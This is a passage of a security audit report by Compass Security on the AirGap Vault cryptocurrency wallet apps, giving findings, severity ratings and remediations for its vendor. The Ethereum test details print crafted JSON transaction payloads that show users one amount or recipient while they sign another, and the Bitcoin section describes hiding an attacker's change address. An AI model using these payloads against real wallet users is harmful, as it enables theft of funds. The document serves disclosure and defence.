Papers GmbH

Mobile App Security Review

Document Name:	report_85096_mobile_app_security_v1.0.docx
Version:	v1.0
Project Number:	85096
Date of Delivery:	July 26th, 2019
Authors:	Alessandro Zala, Compass Security Schweiz AG Lukasz Dykcik, Compass Security Schweiz AG
Classification:	STRICTLY CONFIDENTIAL

Compass Security Schweiz AG, Werkstrasse 20, Postfach 2038, CH-8645 Jona
T +41 55 214 41 60, team.csch@compass-security.com, www.compass-security.com

Table of Contents

1 Overview

1.1 To the Reader

This document is geared towards project teams, development personnel and other individuals concerned with the security issues of the AirGap Vault mobile applications. The purpose of this document is to summarize the results of the tests performed on the existing security systems using technical terminology. The points pertaining to security issues are listed in chapter 3.

1.2 Document Structure

Chapter	Content
1	Document overview
2	Executive summary explaining the outcome of the security tests
3	A list of the detected weaknesses as well as suggestions for improvement
4-6	Protocol of the performed security tests
7	Appendix

2 Management Summary

2.1 Overall Impression

In July 2019, Compass Security tested the not-yet-released AirGap Vault mobile applications during a 4-day timespan and found that they are susceptible to a few severe vulnerabilities, which might have an impact on the cryptocurrency funds managed by the application. In order to achieve a high security standard, it is recommended to address the discovered issues.

2.2 Introduction

Papers GmbH develops mobile and web apps, as well as Blockchain solutions with a special emphasis on usability and mobile security. The Papers team is full of crypto-enthusiasts, thus their goal is to bring crypto to the masses. As part of a security analysis the offline wallet mobile application had to be deeply investigated in. Therefore, Compass performed appropriate tests.

Compass Security Schweiz AG (hereinafter referred to as "Compass") is an incorporated company headquartered in Rapperswil-Jona, Switzerland, with branch offices in Bern and Zurich, specializing in security assessments and forensic investigations. We carry out penetration tests and security reviews for our clients, enabling them to assess the security of their IT systems against hacking attacks, as well as advising them on suitable measures to improve their defenses. Compass has considerable experience in national and international projects. Close collaboration with the universities of applied sciences of Lucerne, Bern and Rapperswil enable Compass to perform field research. Thus, our security specialists are always up-to-date.


2.3 Objectives

The security check was intended to provide an overview of the threat posed by the external adversary. The following key questions and objectives were pursued:

- Evaluation of the potential threat posed against the implemented mobile application and point-out residual risks on rooted, stolen, infected or lost devices
- Detailed suggestions on how to improve the security level.

2.4 Procedures

The results of the security assessment performed by Compass Security are summarized in this report.




2.5 Results

During the security audit, no attack was identified that would allow an external attacker or a malicious application installed on the same device where AirGap Vault is present, to extract the stored secrets, as long as the operating system provided security measures are in place. In addition, the mobile applications are developed defensively, with a strong focus on security and privacy. Their capabilities, such as access to the Internet, are intentionally limited.

Nevertheless, a few weaknesses in presenting the transactions to be signed to users were found. It was possible to create an Ethereum transaction that will show to the user the transfer he intends to make but in reality, approving the transaction will send user's cryptocurrency directly to the attacker. It was also possible to create a Bitcoin transaction where one of the recipients, including the value that will be sent to him, remains hidden from the user throughout the entire process of signing the transaction. Finally, an Ethereum transaction could be prepared where one value is shown to the user but another one, much higher, is in fact signed by him.

The security of the funds managed by the AirGap Vault application depends strongly on the used smartphone's unlock mechanism. Users can use an additional passphrase specifically for the application but this is an opt-in option only. Thus, if a malicious actor has access to the device and can unlock it, all AirGap Vault assets are lost.

The following diagram gives an overview over the identified vulnerabilities and their severity.



2.6 Recommendations

Compass Security recommends discussing all issues listed in the vulnerability table in chapter 3 and assigning an internal rating to all discovered vulnerabilities. The risk of all the vulnerabilities should be assessed and treated based on the company-internal risk management process.

Generally speaking, Compass Security recommends fixing vulnerabilities classified with the maximum rating of three bombs with highest priority. Medium weaknesses rated with two bombs should be mitigated in a second step. The remaining issues can be considered as long-term improvements. The following mitigation actions should be considered in particular:

- The application should ensure that all relevant information about the transaction is shown to the user and that the shown information matches the signed data.
- Users should be enforced, or at least strongly encouraged, to use an additional passphrase protecting their secret if they use AirGap Vault on their daily-use smartphone.

3 Vulnerabilities and Remediation

The tables in this chapter summarize the security issues found during the security review. A definition for each column is given here:

No.	Reference	Weakness	Threat	Remediation	Rating	Comment
Each issue is consecutively numbered.	Reference to the corresponding test case in the following chapters.	Explains the vulnerability identified during the analysis.	Explains what could happen if the weakness is exploited.	Recommendation on how to correct the vulnerability.	Compass rating of the weakness and the corresponding threat: 💣 : Low 💣💣 : Medium 💣💣💣 : High **INFO** : Not security relevant issue *See section 7.1 for detailed description.*	

3.1 Airgap Vault Vulnerabilities

No.	Reference	Weakness	Threat	Remediation	Rating	Comment
1.	4.1.4 #3	**Ethereum Token Transfer Abuse** An attacker can prepare a malicious transaction to be signed where the user sees that he sends a number of tokens to one address whereas in reality the transaction sends an unrelated amount of Ether to another address.	If a user signs the malicious transaction, not only no tokens will actually be transferred to the shown address, but also the entire balance of his Ethereum account will be sent to the attacker.	The application should ensure that the recipient of token transfer transaction is the contract managing the tokens. In addition, token transfer transaction should always have the value set to 0.	💣💣💣	
2.	4.1.3 #1	**Missing Bitcoin Change Address Validation** The address where the remaining funds will be sent to (change address) is taken from the application's input, not shown to the user and not validated by the application.	If a user signs and publishes the transaction with the change address belonging to an attacker, user's funds will be sent to the attacker. The user has no way to notice that the change address does not belong to him.	The application should generate the change address on its own or validate that the change address read from the transaction to be signed is an address that may have been generated with the extended public key of the user.	💣💣💣	

No.	Reference	Weakness	Threat	Remediation	Rating	Comment
3.	4.1.2 #1	**Ethereum Transaction Value Modification** It is possible to create a transaction to be signed such that one value of the transaction will be shown on the signing screen but another, higher, value will be actually signed.	If a user signs the malicious transaction and does not verify the amount afterwards, the value transferred from his account will be much higher than expected.	Ensure that the same values are shown to the user as used in creating the signed transaction.	💣💣💣	
4.	4.1.3 #4 4.1.4 #7	**Bitcoin and Groestlcoin Unexpected Fee** The fee of the transaction is calculated as a difference between transaction inputs and outputs. However, as the application is not aware of the current addresses' balances, the value of inputs is taken from an external source.	It is possible to trick the user into signing a transaction where one fee value is shown to the user but the actual cost of the transaction is different. This does not allow an attacker to steal user's funds but allows to cause the loss of user's funds.	The application should allow the users to verify how much the transaction will actually cost. For example, the application could show balances of input addresses allowing the user to verify whether those are correct.	💣💣	
5.	4.1.2 #3,4 4.1.3 #2,3 4.1.4 #6	**Missing Input Validation** It is possible to create an Ethereum transaction where the recipient is represented as a 20-character string or where the transaction targets blockchains other than Ethereum Mainnet. In Bitcoin and Groestlcoin there is a problem with handling transactions to multiple recipients and it is possible to show the user a transaction with negative value, however signing such a transaction will fail.	The lack of proper validation of data read from the transaction to be signed may undermine users' trust in the security of the application.	The application should perform strict validation of every single parameter coming from external, untrusted sources.	💣💣	

No.	Reference	Weakness	Threat	Remediation	Rating	Comment
6.	6.7.4 #1 5.7.2 #3 5.8.1 #6,7	**Secret Protection Deficiencies** The user's secret is well-protected against unauthorized access unless the malicious actor can unlock the smartphone.	Currently, if a user can unlock his phone, he can use the application to sign transactions. Users may opt-in to use an additional password to protect their secret used to generate their accounts, however this option is not enforced nor is there any password policy present. If the user uses the application on his daily-use smartphone, noticing his unlock code by evil parties is probable. After the secrecy of the unlock code is compromised, it suffices to get physical possession of the smartphone for a short time in order to steal all user funds.	The usage of an additional password protection or biometric protection of the user's secret seed should be enforced when the user wants to use the application on the same device where his Wallet application is installed.	💣💣	
7.	6.3.3 #2,3	**No Anti-Debugging Present** The application has no countermeasures to prevent debugging of the application.	An attacker can easily modify the application in a way that enables debugging. With debugging he gains detailed information about the execution flow of the application. He is able to dump variables and monitor specific states of the application. It is possible to gain access to application's secrets when debugging is enabled.	The integrity of the "AndroidManifest.xml" should be checked in multiple places in the code base. Additionally, anti-debugging checks should be implemented in the code.	💣	
8.	5.11 #2	**User Input Rendering** HTML tags input as the derivation path are rendered in the WebView of the application.	This issue was not exploitable because first, it relies on malicious input rendered by the user himself. Second, JavaScript is not executed and navigation to external URLs is blocked.	For robust security, no input to the application should be rendered as HTML.	💣	
9.	5.13 #5,7 6.4.1 #7	**Root/Jailbreak Detection Bypass** The app performs root/jailbreak detection; however, it is possible to bypass this detection mechanisms using simple techniques.	With root access to the device, an attacker completely controls the device and is able to manipulate data recorded, accessed or saved by the app, and the functionality of the App itself.	More advanced checks could be performed, including app runtime integrity checks. In addition, the code responsible for detecting root/jailbreak could be distributed throughout the application and obfuscated. However, with enough time it is always possible to bypass the rooting detection mechanism.	💣	

No.	Reference	Weakness	Threat	Remediation	Rating	Comment
10.	6.4.1 #8 5.13 #8	**No Runtime Integrity Checks** Runtime integrity checks are not performed.	An adversary can easily modify the existing app and run it without facing additional obstacles. It is also possible to remove security features such as rooting detection. Note that the application is open source, so it would be possible for the attacker to remove the integrity checks directly from the source before compiling the app.	Runtime integrity checks increase the amount of work required for an attacker to manipulate the app. These checks should be performed in multiple places in the code.	**INFO**	
11.	6.7.5 #4	**Missing Hardened KeyStore Properties** Properties such as: ▪ `UserAuthenticationRequired` ▪ `RandomizedEncryptionRequired` are not used.	-	If possible, use the additional properties. Note that requiring user authentication will irreversibly invalidate the key once the smartphone unlock is removed. The properties were introduced in API level 23.	**INFO**	

4 Targeted Tests

4.1 Blockchain Specific

4.1.1 General

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is it possible to add other elements to the transaction or provide two values for one parameter?	No.	It was not possible; the values are taken as consecutive elements of an array. Adding other elements will not interfere with parsing of the array. If an array is put instead of the element, values of the array are concatenated during parsing.	PASS
2.	Is it possible to inject data into transaction by using a manipulated callback link?	No.	No way how to inject anything was found. The transaction is appended to callback link and then the string after the last occurrence of "?d=" is taken as the serialized transaction. (https://gitlab.papers.tech/papers/airgap/airgap-vault/blob/master/src/components/signed-transaction/signed-transaction.ts#L38)	PASS

4.1.2 Ethereum

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is it possible to present the user with a certain value of an Ethereum transaction but tricking the user to sign a transaction with another value?	No.	Yes, an attacker can create an Ethereum transaction with one value displayed to the user, but have the user's signature applied to another value.	FAIL
2.	Is it possible to provide an empty string as data in Ethereum transaction?	Ethereum transactions without data are valid. Unless omitting data causes unexpected behavior during parsing, no data should not be a problem.	It is possible, if no data are present in the transaction, then the "Data" value is not shown before signing the transaction. No security issues detected.	N/A
3.	Is it possible to create an Ethereum transaction where the shown recipient address is different than the actual?	No.	It was possible to provide a string as a recipient of an Ethereum transaction. During signing the string will be interpreted as a hex array. Nevertheless, no way how to show the user one valid ETH address and sign another one was found.	FAIL


No.	Description of Test	Expected Result	Actual Result	PASS FAIL
4.	Is it possible to send the transaction to a testnet blockchain without showing any notification to the user?	No.	An arbitrary number can be provided in the chainId transaction parameter without any warning or another indication shown to the user.	FAIL

Details #1

Malicious transaction, the value is not in hex but in decimal:

```
{ version: 1,
  type: 0,
  protocol: 'eth',
  payload:
   { publicKey:
      '03d4675eb091e6db5924b6150c77f3b833eea0f176ae6f94424bbbc719f8179c3b',
     transaction:
      { nonce: '0x7',
        gasPrice: '0x38c42e187',
        gasLimit: '0x5208',
        to: '0x023e333F5c2568853159EA36025F2E7Eccf17703',
        value: '10000000',
        chainId: 1,
        data: '0x' },
     callback: 'airgap-wallet://?d=' } }
```

At the screen, which is showing details of the transaction before it is confirmed, the value provided value is interpreted as a decimal number:



Sign Transaction

You're about to sign:

From
0x5a7504462beA7075eB778A5294b06fd4c6Bd98C6


AMOUNT
0.00000000001 ETH

FEE
0.000320000000019 ETH

Data
0x

To
0x023e333F5c2568853159EA36025F2E7Eccf17703

After confirming the transaction, the user has a possibility to select whether the signed transaction should be transmitted with a QR code or not:




Wallet Interaction

How would you like to interact with AirGap Wallet?

AirGap Vault and AirGap Wallet are installed on the same device.

AirGap Vault is installed on an offline device, scan the

The QR code represents the signed transaction, it turns out that the user has signed the transaction for more than 3 ETH although a much smaller amount was shown previously:



Display Raw Transaction

From
0x5a7504462beA7075eB778A5294b06fd4c6Bd98C6

AMOUNT
3.544385890265608 ETH

FEE
0.000320000000019 ETH

Data
0x


To
0x023e333F5c2568853159EA36025F2E7Eccf17703

Details #3

A transaction with string as a recipient value:

```
{ version: 1,
  type: 0,
  protocol: 'eth',
  payload:
   { publicKey:
      '039ceae8ad327c6a4e2fdce4e107b39a152333664e185f1cd90b936518691ae55d',
     transaction:
      { nonce: '0x7',
        gasPrice: '0x38c42e187',
        gasLimit: '0x5208',
        to: 'Compass Security AG ',
        value: '0xde0b6b3a7640000',
        chainId: 1,
        data: '0x' },
     callback: 'airgap-wallet://?d=' } }
```

Before signing:



Sign Transaction

You're about to sign:

From
0x023e333F5c2568853159EA36025F2E7Eccf17703


AMOUNT
1 ETH

FEE
0.000320000000019 ETH

Data
0x

To
Compass Security AG.

After signing, note that the icon representing the recipient is also changed:



{{ 'transaction-signed.title' | tra...

Display Raw Transaction

From
0x023e333F5c2568853159EA36025F
2E7Eccf17703

AMOUNT
1 ETH

FEE
0.000320000000019 ETH

Data
0x

To
0x436F6D7061737320536563757269

Details #4

It is possible to give the user the following transaction with chainId indicating Ropsten test Ethereum network without any warning shown to the user:

```
{ version: 1,
  type: 0,
  protocol: 'eth',
  payload:
   { publicKey:
      '039ceae8ad327c6a4e2fdce4e107b39a152333664e185f1cd90b936518691ae55d',
     transaction:
      { nonce: '0x7',
        gasPrice: '0x38c42e187',
        gasLimit: '0x5208',
        to: '0x023e333F5c2568853159EA36025F2E7Eccf17703',
        value: '0x1',
        chainId: 3,
        data: '0x' },
     callback: 'airgap-wallet://?d=' } }
```

4.1.3 Bitcoin

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is it possible to create a transaction that sends funds to a hidden Bitcoin address not belonging to the user?	No, the user should see all recipients of his transaction	Yes, it is possible that the user will sign the transaction where his funds are leaked to an external Bitcoin address without even seeing that address in the transaction.	FAIL

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
2.	Are multiple recipients of Bitcoin transactions handled securely?	Yes, a user should be able to send funds to multiple recipients and no misleading information should be shown to the user.	If two recipients are present, apart from the change address, at the transaction confirmation screen both of them are shown but without showing which one will get how much money. After the transaction is signed, none of the addresses is shown.	FAIL
3.	Is it possible to manipulate the value of the transaction for Bitcoin blockchain?	No.	Nothing found. However, input validation is not sufficient, it was possible to create a transaction where a negative value is sent and the fee is also negative. Signing the transaction with negative value was, however, not possible.	**INFO**
4.	Is it possible to show the user a different Bitcoin transaction fee than will be actually used?	No.	Yes, it is possible to create a Bitcoin transaction, where the user will see one value of the fee but the actual fee, he will pay will be different. This comes from the fact that the fee is calculated as a difference of the current account's balance and the sum of all outputs. However, the current account balance is taken from the input to Airgap-Vault and is not shown to the user, thus in reality it may be different.	FAIL

Details #1

Each Bitcoin transaction contains multiple inputs and multiple outputs. Usually, one of the output addresses is used to send remaining funds back to the user. However, the tested Airgap Vault application accepts all inputs and outputs provided from an external source and does not validate that one of the output addresses really belongs to the user.

